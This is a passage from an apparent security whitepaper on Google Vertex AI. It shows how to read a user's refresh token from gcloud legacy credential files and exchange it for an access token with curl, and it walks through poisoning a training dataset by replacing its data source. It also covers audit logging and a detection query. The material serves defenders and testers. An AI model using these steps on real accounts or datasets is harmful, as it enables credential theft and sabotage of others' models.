
Refresh Token from Legacy Credentials

On the file system, there are files located at the below file locations that can contain a refresh token for an authenticated user.

Operating System	File Path
Windows	%APPDATA%\gcloud\legacy_credentials\[USER]
Linux	~/.config/gcloud/legacy_credentials/[USER]

You can obtain all required information from this file, such as the client ID, client secret, and refresh token, and then run the below command to get an access token.

```
curl --request POST --data
"client_id=[CLIENT_ID]&client_secret=[CLIENT_SECRET]&refresh_token=[REFRESH_TOKEN]&grant_type=refresh_token"
"https://accounts.google.com/o/oauth2/token"
```



Obtaining access token from refresh token


Security Groups and Roles

There are 16 predefined roles for Vertex AI defined in this Google documentation[60]. Some of the more notable roles are listed below.

- **Vertex AI Administrator** – Full access to all resources in Vertex AI.
- **Vertex AI User** – User has view access to all resources and has create/modify/delete to large number of resources.
- **Vertex AI Viewer** – User can view all resources in Vertex AI

Logging


To ensure actions within Vertex AI are being logged, you need to enable audit logs[61]. Within the Google Cloud console, select "IAM & Admin" → "Audit Logs". Search for "Vertex AI API".



Selecting Vertex AI data access audit log

[60]https://cloud.google.com/vertex-ai/docs/general/access-control
[61]https://cloud.google.com/vertex-ai/docs/general/audit-logging


Select all the actions to log, and then press the “Save” button.



Actions to log in Vertex AI

You should then see the events being populated from Vertex AI within the Logs Explorer[62].

[62]https://cloud.google.com/logging/docs/view/logs-explorer-interface




Viewing events in Log Explorer

For information on how to create detection rules based on these logs, see the **MLOps Platforms – Detection Guidance** section of this whitepaper.

Data Poisoning


When a user uploads training data to a project, they have three different options listed below.



Options for uploading data to dataset

That training data will be stored in a Google Cloud Storage bucket[63].


[63]https://cloud.google.com/storage/docs/buckets



Saving data in Google Cloud Storage bucket


The following scenarios correlate to how Vertex AI saves its training data and model input/output files within Google Cloud Storage buckets.

A summary diagram is shown below on the process to conduct a data poisoning attack within Vertex AI.




Vertex AI data poisoning summary diagram

Navigate to “Datasets” within the Vertex AI Studio, and select a given dataset you would like to poison. In this example, we will be poisoning the “diabetes-dataset” dataset.




Selecting dataset

Select the “Source” tab, and then press the “Change Data Source” button.




Changing data source

Select the newly poisoned data to replace the current data source.




Uploading poisoned data

You can now see the current data source for our “diabetes-dataset” dataset is the poisoned data file.



Showing updated data source

When viewing the dataset, you can see the "Last Updated" timestamp has been updated.




Showing last updated timestamp for dataset

This activity can be identified in the Log Explorer via the below query using the logging query language[64].

```
protoPayload.methodName="google.cloud.aiplatform.ui.DatasetService.UpdateDataset"
```

[64]https://cloud.google.com/logging/docs/view/building-queries



